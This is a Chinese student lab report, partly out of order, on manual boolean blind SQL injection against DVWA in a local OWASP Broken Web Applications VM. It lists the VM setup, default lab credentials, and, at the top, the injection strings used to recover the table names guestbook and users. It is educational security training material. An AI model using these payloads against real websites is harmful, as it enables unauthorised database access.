软件安全实验12

姓名：何叶 学号：2313487 班级：范玲玲班

5.输入1' and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)='g' #
6.成功输出，说明第一张表第一个字为g
7.输入1' and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)='u' #
8.成功输出，说明第一张表第二个字为u
9.输入1' and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,9)='guestbook' #
10.成功输出，说明第一张表叫guestbook
11.输入1' and substr((select table_name from information_schema.tables where table_schema=database() limit 1,1),1,5)='users' #
12.成功输出，说明第二张表叫users
13.综上所述，数据库有两张表，分别叫guestbook和users

心得体会：

实验名称：SQL手工盲注

实验要求：

基于DVWA里的SQL盲注案例，实施手工盲注，参考课本，撰写实验报告。

实验原理：

基于DVWA的SQL盲注案例实施手工盲注实验，旨在通过模拟攻击者利用SQL注入漏洞，学习如何通过构造特定的SQL语句，利用程序的响应推断数据库信息。DVWA是一个脆弱的Web应用，用于安全研究和教育，包含多种安全漏洞。实验中，学生将识别SQL注入点，实施基于布尔的盲注，提取数据库信息，并学习如何加固Web应用防止此类攻击。通过实验，学生将提高对Web应用安全的理解和防御能力。


通过DVWA平台的SQL注入案例进行手工盲注实验，目的是推测数据库、表和字段信息。选择DVWA界面左侧的“SQL Injection(Blind)”进入实验环境。

在实验的输入端口，我们需要通过输入字符串，利用系统仅能回答“是”或“否”的特点，逐步套取信息，推断数据库结构。我们将通过提出如“数据库名首字母是否为'd'”这样的问题，逐步揭示所需数据。

实验步骤：


一、下载OWASP Broken Web Applications

1.官网下载并解压文件



名称	修改日期	类型	大小
OWASP Broken Web Apps.nvram	2015/8/3 11:54	VMware 虚拟机...	9 KB
OWASP Broken Web Apps.vmsd	2015/7/31 11:25	VMware 快照元...	1 KB
OWASP Broken Web Apps.vmx	2015/8/3 11:54	VMware 虚拟机...	2 KB
OWASP Broken Web Apps.vmxf	2015/5/6 10:30	VMware 组成员	1 KB
OWASP Broken Web Apps-cl1.vmdk	2015/8/3 9:47	VMware 虚拟磁...	1 KB
OWASP Broken Web Apps-cl1-s001.v...	2015/8/3 11:58	VMware 虚拟磁...	1,733,184...
OWASP Broken Web Apps-cl1-s002.v...	2015/8/3 11:58	VMware 虚拟磁...	1,566,016...
OWASP Broken Web Apps-cl1-s003.v...	2015/8/3 11:58	VMware 虚拟磁...	1,764,352...
OWASP Broken Web Apps-cl1-s004.v...	2015/8/3 11:58	VMware 虚拟磁...	1,108,544...
OWASP Broken Web Apps-cl1-s005.v...	2015/8/3 11:58	VMware 虚拟磁...	64 KB
owaspbwa-release-notes.txt	2015/8/3 11:44	文本文档	9 KB

2.虚拟机打开



OWASP Broken Web Apps VM v1.2

设备


内存	1 GB
处理器	1
硬盘 (SCSI)	8 GB
CD/DVD (IDE)	自动检测
网络适配器	NAT

描述

OWASP Broken Web Applications VM, Version 1.2. See www.owaspbwa.org for more information.


Login with username=root and password=owaspbwa

3.输入用户名和密码，ifconfig指令得到网址为192.168.15.129



```
You can access the web apps at http://192.168.15.129/

You can administer / configure this machine through the console here, by SSHing
to 192.168.15.129, via Samba at \\192.168.15.129\, or via phpmyadmin at
http://192.168.15.129/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d2:38:29
          inet addr:192.168.15.129  Bcast:192.168.15.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed2:3829/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2844 (2.8 KB)  TX bytes:9362 (9.3 KB)
          Interrupt:18 Base address:0x1400

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:58 errors:0 dropped:0 overruns:0 frame:0
          TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:17073 (17.0 KB)  TX bytes:17073 (17.0 KB)

root@owaspbwa:~#
```

4.浏览器打开网址192.168.15.129



owasp broken web applications p
靶机全家桶之OWASP Broken Wel
OWASP Broken Web Applications
雨课堂
owaspbwa OWASP Broken Web A
不安全
192.168.15.129
搜索
32°
英
16:22
2025/5/28

owaspbwa

OWASP Broken Web Applications Project

Version 1.2


This is the VM for the Open Web Application Security Project (OWASP) Broken Web Applications project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project User Guide and Home Page.

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

5.点击Damn Vulnerable Web Application,输入用户名和密码admin




Username

admin

Password

admin

6.进入界面，选择DVMA Security



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions


The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

7.等级设置为low



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

二、判断注入类型

1.SQL Injection(Blind)界面输入1



192.168.15.129/dvwa/vulnerabilities/sqli_blind/

Vulnerability: SQL Injection (Blind)

User ID:

